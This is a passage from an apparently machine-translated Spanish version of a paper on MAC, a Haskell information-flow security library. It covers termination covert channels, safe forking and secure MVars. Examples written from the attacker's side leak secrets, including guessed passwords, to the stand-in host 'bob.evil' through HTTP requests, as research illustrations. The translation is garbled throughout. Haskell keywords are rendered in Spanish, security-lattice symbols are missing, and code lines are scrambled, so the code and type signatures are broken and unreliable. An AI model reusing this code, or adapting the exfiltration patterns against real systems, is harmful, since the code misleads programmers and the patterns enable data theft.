             MAC ℓH a → MAC ℓL (Etiquetado ℓH a) joinMAC
m = (ioTCB .
ejecutar MAC) (m
  (atrapar IMPRIMIBLE >>= etiqueta)
             (λ(e :: SomeException) → etiqueta (lanzar e)))
donde slabel = return . Res TCB  TCB
                              Identificación
```

Figura 10. Versión revisada de joinMAC

ℓH ℓH. Los lectores interesados pueden verificar que si ℓH ℓH es una tautología (como es el caso en MAC), la implementación de slabel y label son equivalentes en joinMAC .

EJEMPLO 6. Antes de que Bob pudiera implementar su ataque, Alice envía la versión revisada de joinMAC. Bob advierte que su servidor solo recibe solicitudes del formato http: // bob. evil/ bit= ff . Se da cuenta de que la excepción desencadenada por la función crashOnTrue no se propaga más allá del joinMAC que lo encierra más cercano. Como las excepciones ya no son una opción para conocer secretos, Bob se centra en explotar uno de los acertijos clásicos de la informática, es decir, el problema de la detención.

5. El elefante (encubierto) en la habitación

Los canales encubiertos son una limitación conocida tanto para los sistemas MAC como para los IFC (Lampson 1973). En términos generales, no son más que efectos secundarios imprevistos capaces de transmitir información. Dados los sistemas seguros, seguramente hay muchos canales encubiertos presentes de una forma u otra. Para defenderse de ellos, es una cuestión de cuánto esfuerzo le toma a un atacante explotarlos y cuánto ancho de banda proporcionan. En esta sección, nos centramos en un canal encubierto que ya puede ser explotado por código no confiable: la no terminación de programas.

EJEMPLO 7. Bob sabe que la terminación de programas es difícil de hacer cumplir para muchos análisis. Inspirado por su ataque a las excepciones, sospecha que se podría filtrar cierta información si un cálculo MAC H se repite en bucle dependiendo de un valor secreto. Con eso en mente, Bob escribe el siguiente código.

```
Chelín
ataque :: Cadena H etiquetada → MAC L ()
ataque lpwd = hacer
  intento ← wgetMAC "http://bob.evil/start.txt" a menos que
  (intento ≡ "saltar") (forM dict
          (guess lpwd) >> return ())
dict :: [Cadena ]
dict = filtro (λtry → longitud try 4    longitud try 8) (subsecuencias
        "0123456789") conjetura :: Cadena
H etiquetada → Cadena → MAC L () conjetura lpwd try =
hacer joinMAC (hacer
  proxy (labelOf
    lpwd) pwd ← desetiquetar
    lpwd cuando (pwd ≡ try)
    bucle) wgetMAC ("http://
  bob.evil/try=" ++ try) bucle = bucle
```

El código lanza un ataque cuando el servidor de Bob decide hacerlo (consulte la variable attempt). Tenga en cuenta que el código de Bob introduce un bucle infinito y, claramente, no debería activarse con demasiada frecuencia para evitar ser detectado.

El ataque adivina contraseñas numéricas cuya longitud está comprendida entre cuatro y ocho caracteres. Para ello, el código genera (sobre la marcha) un diccionario de subsecuencias con las correspondientes con-

tiendas y longitudes—ver definición de dict. Luego, para cada una de las generadas
contraseña (dict forM (guess lpwd)), la función guess confirma si
es igual a la contraseña bajo escrutinio (pwd ≡ try). Si es así, se repite el proceso.
(ver definición de bucle); de lo contrario, envía un mensaje al servidor de Bob
indicando que la suposición era incorrecta. Dado que el orden de los elementos
En dict es determinista, Bob puede adivinar la contraseña inspeccionando
La última solicitud HTTP recibida. Bob integra el ataque exitoso.
en el administrador de contraseñas.

Chelín

```
contraseñas-comunes wget lpwd =
  Ataque lpwd >> Ex4.common pwds wget lpwd
```

A pesar de su éxito, Bob no está contento con el ancho de banda de fuga de su
ataque; en el peor de los casos, necesita explorar todo el
espacio de contraseñas numéricas de longitud cuatro a longitud ocho. Si Bob
quiere adivinar contraseñas largas, el ataque no es viable.

En un entorno secuencial, la forma más eficaz de explotar la
La terminación de un canal encubierto es un ataque de fuerza bruta (Askarov et al.
2008)—tomando un tiempo exponencial en el tamaño (de bits) del secreto.
Como muestra el ejemplo anterior, dichos ataques consisten en iterar sobre
el dominio de los secretos y producir un resultado observable en cada uno
iteración hasta que se adivine el secreto. Observamos que la mayoría de los
compiladores e intérpretes IFC más populares ignoran las fugas debidas a la
terminación, por ejemplo, Jif (Myers et al. 2001) –basado en Java—, FlowCaml
(Simonet 2003)—basado en Ocaml—, y JSFlow (Hedin et al.
2014)—basado en JavaScript. De manera similar, nuestro desarrollo
El MAC ignora la terminación de los programas secuenciales. Sin embargo, la
introducción de la concurrencia aumenta el ancho de banda de este
canal encubierto hasta el punto en que ya no puede ser descuidado
(Stefan y otros, 2012a).

6. Concurrencia

El MAC ofrece poca protección contra fugas de información cuando se introduce la
concurrencia de manera ingenua. La mera posibilidad de ejecutar cálculos MAC
simultáneos (conceptualmente) proporciona a los atacantes
Nuevas herramientas para eludir los controles de seguridad. En particular, la generación libre
Los subprocesos magnifican el ancho de banda del canal encubierto de terminación
ser lineal en el tamaño (de bits) de los secretos, a diferencia de exponencial como en
los programas secuenciales[7] . En esta sección, nos centramos en
proporcionar concurrencia y evitar la terminación del canal encubierto.

EJEMPLO 8. Charlie insiste en que la concurrencia es una característica que
Hoy en día no se puede ignorar. A los ojos de Charlie, la biblioteca de Alice
Debería proporcionar un primitivo tipo bifurcación si quiere que MAC sea ampliamente utilizado.
adoptado dentro de la empresa. Naturalmente, Alice está bajo mucha presión.
presión para añadir concurrencia y, como resultado de eso, extiende
La API como sigue.

Alicia

```
tenedor :: MAC ℓ () → MAC ℓ ()
tenedor = ioTCB . forkIO . runMAC
```

Función horquilla genera el cálculo dado como argumento
en un hilo ligero de Haskell. En opinión de Alice, esta función
simplemente genera otro cálculo del mismo tipo, una acción
lo cual no parece introducir ninguna laguna en la seguridad.

Después de comprobar la nueva interfaz, Bob sospecha que las interacciones
entre joinMAC y fork podría comprometer la confidencialidad. En concreto, Bob se da
cuenta de que repetir un hilo infinitamente no afecta al progreso de otro. Con eso en
mente, Bob escribe un

[7] Además, la concurrencia permite que el código no confiable explote las carreras de datos.
filtrar información—un canal encubierto conocido como sincronización interna (Smith &
Volpano 1998). Como se muestra en (Stefan et al. 2012a), el mismo mecanismo
elimina tanto la terminación como el canal encubierto de temporización interna y
Por lo tanto, no lo discutimos más.

```
tenedor :: ℓL ℓH MAC ℓH () → MAC ℓL ()
tenedor m = (ioTCB . forkIO . runMAC) m >> retorno ()
```

Figura 11. Bifurcación segura de subprocesos

función estructuralmente similar a crashOnTrue, es decir, que contiene una
unirse al bloque MAC seguido de un evento público.

Chelín

```
loopOn :: Bool → Etiquetado H Bool → Int → MAC L ()
loopOn intenta lbool n = hacer
  joinMAC (hacer
    proxy (etiqueta de lbool )
    bool ← desetiquetar lbool
    cuando (bool ≡ try) bucle)
  wgetMAC ("http://bob.evil/bit=" ++ mostrar n
           ++ ";" ++ mostrar (¬ intentar))
  devolver ()
```

La función loopOn realiza un bucle si el secreto coincide con su primer secreto.
argumento. De lo contrario, envía el valor ¬ try al servidor de Bob.
Como siguiente paso, Bob toma el ataque de la Sección 4 y lo modifica.
La función leakBit funciona de la siguiente manera.

Chelín

```
leakBit :: Etiquetado H Bool → Int → MAC L ()
fugaBit lbool n =
  tenedor (loopOn True lbool n) >>
  retorno (bucle en falso lbool n) >>
  de horquilla ()
```

Esta función genera dos subprocesos MAC L; uno de ellos va
para repetirlo infinitamente, mientras el otro filtra el secreto a Bob.
servidor. Como en la Sección 4, la pérdida de un solo bit de esta manera conduce a
Comprometer cualquier secreto con alto ancho de banda.

Lo que constituye una fuga es el hecho de que una conexión no terminal
La acción MAC ℓH puede suprimir la ejecución de acciones posteriores.
Eventos MAC ℓL. El motivo del ataque es similar al del
presentado en el Ejemplo 5; la diferencia es que suprime las acciones públicas
subsiguientes con bucles infinitos en lugar de lanzar
excepciones. En el ejemplo 8, un joinMAC no terminal (ver función
loopOn) suprime la ejecución de wget y por lo tanto la
comunicación con el servidor de Bob: dado que Bob puede detectar la ausencia
de mensajes de red, ¡Bob está aprendiendo sobre los secretos de Alice!
Para ampliar de forma segura la biblioteca con concurrencia, obligamos a los
programadores a desacoplar los cálculos que dependen de datos confidenciales.
de aquellos que realizan efectos secundarios públicos. Para lograrlo, reemplazamos
joinMAC por fork como se define en la Figura 11. Como resultado,
Los bucles no terminantes basados en secretos no pueden afectar el resultado
de eventos públicos. Observe que es seguro generar cálculos
de miembros familiares más sensibles, es decir, MAC ℓH, porque el
La decisión de hacerlo depende de los datos en el nivel ℓL. Aunque eliminamos
joinMAC, los miembros de la familia aún pueden comunicarse compartiendo
referencias seguras. Dado que las referencias obedecen a la no lectura y no
principios de escritura, la comunicación entre hilos se vuelve
asegurado automáticamente

EJEMPLO 9. Para proteger la MAC, Alice reemplaza su versión de func-con la de la
bifurcación Figura 11 y elimina joinMAC de
de la API. Como resultado inmediato de eso, la función loopOn no
compilar más. La única manera de que loopOn inspeccione el secreto y realice un
efecto secundario público es reemplazando joinMAC con
tenedor como sigue.

```
tipo MVar ℓ a = Nada ℓ (MVar a)

nuevoEmptyMVar :: ℓL ℓH
                  MAC ℓL (MVar ℓH a)
nuevoEmptyMVar = nuevo nuevoEmptyMVar

tomarMVar :: (ℓL ℓH, ℓH ℓL)
             Mvar ℓL a → MAC ℓH a
tomarMVar = wr tomarMVar

ponerMVar :: (ℓL ℓH, ℓH ℓL)
             Mvar ℓH a → a → MAC ℓL ()
ponerMVar lmv v = rw (voltear ponerMVar v) lmv
```

Figura 12. MVars seguros

```
Chelín
loopOn :: Bool → Etiquetado H Bool → Int → MAC L ()
loopOn intenta lbool n = hacer
  proxy (hacer
    de bifurcación (etiqueta de lbool )
    bool ← desetiquetar lbool
    cuando (bool ≡ try) bucle)
  wgetMAC ("http://bob.evil/bit=" ++ mostrar n
           ++ ";" ++ mostrar (¬ intentar))
  devolver ()
```

Sin embargo, esto provoca que ambos subprocesos generados por la función leakBit para enviar mensajes al servidor de Bob. Por lo tanto, Bob no puede deducir el valor del booleano secreto, que neutraliza efectivamente el ataque de Bob.

6.1 Primitivas de sincronización

Las primitivas de sincronización son vitales para los programas concurrentes. En esta sección, describimos cómo extender MAC con MVars, una Abstracción de sincronización establecida en Haskell (Peyton Jones) et al. 1996).

Procedemos de forma similar a como lo hicimos para las referencias. Consideramos los MVar como recursos etiquetados, donde el tipo es sinónimo MVar ℓ a se define como Res ℓ (MVar a), consulte la Figura 12. En segundo lugar, obtenemos la versión segura de las funciones newEmptyMVar :: IO (MVar a), tomarMVar :: MVar a → IO a, y ponerMVar :: MVar a → a → IO (). Función newEmptyMVar usos nuevo para crear un recurso etiquetado basado en newEmptyMVar— Por lo tanto, se respeta la regla de no amortización. Las funciones y takeMVar y putMVar requieren especial atención.

La firma de tipo de takeMVar sugiere que esta operación solo realiza un efecto secundario de lectura. Sin embargo, su semántica realiza Más que eso. La función takeMVar se bloquea si el contenido de la MVar está vacío, es decir, lee el MVar para determinar si está vacío; De lo contrario, obtiene el contenido de forma atómica y vacía el MVar , es decir, un , efecto secundario de escritura. Desde el punto de vista de la seguridad, deberíamos Para tener en cuenta ambos efectos, presentamos la siguiente función auxiliar.

```
tcb es :: ℓL ℓH, ℓH ℓL
          (da → IO a) → Res ℓL (da ) → MAC ℓH a
tcb es io r = writeTCB (λ → return ()) r >> read
```

Esta función elimina una acción de E/S de solo escritura superflua (λ → return ()). El efecto secundario de lectura se indica levantando la acción. dado como argumento, es decir, leído io r. Las restricciones de tipo para Indica que las operaciones con efectos de lectura y escritura requieren Recursos etiquetados para tener la misma etiqueta de seguridad que la familia miembro en consideración. La función takeMVar se define como takeMVar—ver Figura 12.

Dually, la función putMVar se bloquea si el contenido del MVar no está vacío, es decir, lee el MVar para ver si está lleno; de lo contrario, escribe atómicamente su argumento en el MVar, es decir, una escritura Efecto secundario. Al igual que con takeMVar MAC, debemos tener en cuenta ambos efectos. Por lo tanto, la acción de E/S de solo lectura superflua de la forma λ → devuelve . (Es seguro devolver ya que las acciones posteriores lo ignorará.) Introducimos la siguiente función auxiliar.

```
tcb rw :: (ℓL ℓH, ℓH ℓL)
          (da → IO ()) → Res ℓH (d a) → MAC ℓL ()
tcb rw io r = leer tcb (λ → retorno ) r >> escribir io r
```

La función putMVar se define entonces como se muestra en la Figura 12. observe que GHC optimiza las acciones IO superfluas de y rw TCB, es decir, no hay sobrecarga de tiempo de ejecución al indicar leer o escribir efectos no capturados en la interfaz de una acción IO.

Los tipos de takeMVar se y ponerMVar Puede ser más lejos simplificaron. La unificación de ℓL y ℓH da como resultado ℓH ℓH (siempre se cumple) lo que permite eliminar todo el tipo restricciones: las describimos inicialmente para mostrar la derivación de tipos de seguridad basados en efectos de lectura y escritura.

7. Observaciones finales

MAC es una biblioteca de seguridad estática simple para proteger la confidencialidad en Haskell. La biblioteca adopta las reglas de no escribir ni leer. como sus principios básicos de diseño. Implementamos un mecanismo para ampliar MAC en base a estas reglas, donde los efectos de lectura y escritura se asignan a controles de seguridad. En comparación con los sistemas de última generación Compiladores o intérpretes IFC para otros lenguajes, MAC ofrece una Biblioteca estática con muchas funciones para proteger la confidencialidad en tan solo unos minutos. líneas de código (192 SLOC[8]). Tomamos esto como evidencia de que las abstracciones proporcionadas por Haskell, y la programación funcional en general, son adecuadas para abordar los desafíos de seguridad modernos. Para abreviar y mantener este trabajo enfocado, no cubrimos temas relevantes para desarrollar aplicaciones seguras completamente desarrolladas. de MAC. Sin embargo, describimos brevemente algunos de ellos para los interesados. Lectores.

Desclasificación Como parte de su comportamiento previsto, los programas divulgan intencionalmente información privada, una acción conocida como desclasificación. Existen muchos enfoques diferentes para desclasificar datos. (Sabelfeld y Sands 2005).

Modelos de etiquetas más completos Para simplificar, consideramos una red de seguridad de dos puntos para todos nuestros ejemplos. En aplicaciones más complejas, Las etiquetas de confidencialidad contienen frecuentemente una descripción de los principales (o actores) que poseen y están autorizados a manipular los datos (Myers y Liskov 1998; Broberg y Sands 2010). Recientemente, Buiras et al. et al. (Buiras et al. 2015) aprovechan la función GHC (recientemente agregada) familias de tipos cerrados (Eisenberg et al. 2014) para modelar etiquetas DC, una Formato de etiqueta capaz de expresar los intereses de varios principales (Stefan y otros, 2011a).

Haskell seguro La corrección de MAC depende de dos Haskell Características: seguridad de tipos y encapsulamiento de módulos. GHC incluye características de lenguaje y extensiones capaces de romper ambas características. Haskell (Terei et al. 2012) es una extensión de GHC que identifica un subconjunto de Haskell que se adhiere a la seguridad de tipos y la encapsulación de módulos. MAC aprovecha SafeHaskell al compilar código no confiable.

Agradecimientos Me gustaría agradecer a Amit Levy, Niklas Broberg, Josef Svenningsson y los revisores anónimos de Sus útiles comentarios. Este trabajo fue financiado por DARPA CRASH bajo el contrato #N66001-10-2-4088, y la investigación sueca agencias VR y la fundación Barbro Osher Pro Suecia.

Referencias

Askarov, A., Hunt, S., Sabelfeld, A., y Sands, D. (2008). La no interferencia insensible a la terminación tiene más fugas que un poco. Proc. del

[8] Número obtenido con la herramienta de medición de software SLOCCount

Simposio europeo sobre investigación en seguridad informática (ESORICS '08). Publicaciones Springer.

Bell, David E., y La Padula, L. (1976). Sistema informático seguro: exposición unificada e interpretación multisensorial. Informe técnico MTR-2997, Rev. 1. Corporación MITRE, Bedford, MA.

Broberg, N., y Sands, D. (2010). Paralocks: Control de flujo de información basado en roles y más allá. Actas del simposio ACM SIGPLAN-SIGACT sobre principios de lenguajes de programación (POPL '10). ACM.

Buiras, P., Vytiniotis, D., y Russo, A. (2015). HLIO: mezcla de tipado estático y dinámico para el control del flujo de información en Haskell. Actas de la conferencia internacional ACM SIGPLAN sobre programación funcional (ICFP '15). ACM.

Denning, DE, y Denning, PJ (1977). Certificación de programas para el flujo seguro de información. Communications of the ACM, 20(7), 504–513.

Devriese, D., y Piessens, F. (2011). Aplicación del flujo de información en bibliotecas monádicas. Actas del taller ACM SIGPLAN sobre tipos en el diseño e implementación de lenguajes (TLDI '11). ACM.

Eisenberg, R. A., Vytiniotis, D., Peyton Jones, S., y Weirich, S. (2014). Familias de tipos cerradas con ecuaciones superpuestas. Actas del simposio ACM SIGPLAN-SIGACT sobre principios de lenguajes de programación (POPL '14). ACM.

Goguen, JA, & Meseguer, J. (1982). Políticas de seguridad y modelos de seguridad. Actas del Simposio IEEE sobre seguridad y privacidad. IEEE Computer Society.

Hedin, D., Birgisson, A., Bello, L., y Sabelfeld, A. (2014). JSFlow: Seguimiento del flujo de información en JavaScript y sus API. Actas del simposio de la ACM sobre informática aplicada (SAC '14). ACM.

Hritcu, C., Greenberg, M., Karel, B., Peirce, BC y Morrisett, G. (2013). Todas sus excepciones IFC nos pertenecen. Actas del simposio IEEE sobre seguridad y privacidad. IEEE Computer Society.

Lampson, BW (1973). Una nota sobre el problema del confinamiento. Comunicación ciones de la ACM, 16(10).

Li, P., y Zdancewic, S. (2006). Codificación del flujo de información en Haskell. Actas del taller IEEE sobre fundamentos de seguridad informática (CSFW '06). IEEE Computer Society.

Myers, AC y Liskov, B. (1998). Flujo de información completo y seguro con etiquetas descentralizadas. Actas del simposio IEEE sobre seguridad y privacidad. IEEE Computer Society.

Myers, AC, Zheng, L., Zdancewic, S., Chong, S. y Nystrom, N. (2001). Jif: Flujo de información de Java. http://www.cs.cornell.edu/jif.

Peyton Jones, S., Gordon, A., y Finne, S. (1996). Haskell concurrente. Actas del simposio ACM SIGPLAN-SIGACT sobre principios de lenguajes de programación (POPL '96). ACM.

Russo, A., Claessen, K. y Hughes, J. (2008). Una biblioteca para la seguridad de flujos de información livianos en Haskell. Actas del simposio ACM SIGPLAN sobre Haskell (HASKELL '08). ACM.

Sabelfeld, A., y Sands, D. (2005). Dimensiones y principios de la desclasificación. Proc. Taller sobre fundamentos de seguridad informática del IEEE (CSFW '05).

Simonet, V. (2003). El sistema Flow Caml. Versión de software en http: //cristal.inria.fr/~simonet/soft/flowcaml/.

Smith, G., y Volpano, D. (1998). Flujo seguro de información en un lenguaje imperativo multiproceso. Proc. Simposio ACM sobre principios de lenguajes de programación (POPL '98).

Stefan, D., Russo, A., Mazi`eres, D., y Mitchell, JC (2011a). Etiquetas de categorías de disyunción. Actas de la conferencia nórdica sobre tecnología de seguridad de la información para aplicaciones (NORDSEC '11). Springer-Verlag.

Stefan, D., Russo, A., Mitchell, JC, y Mazi`eres, D. (2011b). Control de flujo de información dinámico flexible en Haskell. Actas del simposio ACM SIGPLAN Haskell (HASKELL '11).

Stefan, D., Russo, A., Buiras, P., Levy, A., Mitchell, JC, y Mazi´eres, D. (2012a). Abordaje de canales de terminación y temporización encubiertos en sistemas de flujo de información concurrente. Actas de la conferencia internacional ACM SIGPLAN sobre programación funcional (ICFP '12). ACM.

Stefan, D., Russo, A., Mitchell, JC y Mazi`eres, D. (2012b). Control flexible y dinámico del flujo de información en presencia de excepciones. Preimpresión de Arxiv arxiv:1207.1457.

Swamy, N., Guts, N., Leijen, D., y Hicks, M. (2011). Programación monádica ligera en aprendizaje automático. Actas de la conferencia internacional ACM SIGPLAN sobre programación funcional (ICFP '11). ACM.

Terei, D., Marlow, S., Peyton Jones, S., y Mazi`eres, D. (2012). Safe Haskell. Actas del simposio ACM SIGPLAN Haskell (HASKELL '11). ACM.

Tsai, TC, Russo, A., y Hughes, J. 2007 (julio). Una biblioteca para el flujo seguro de información multiproceso en Haskell. Proc. Simposio sobre fundamentos de seguridad informática del IEEE (CSF '07).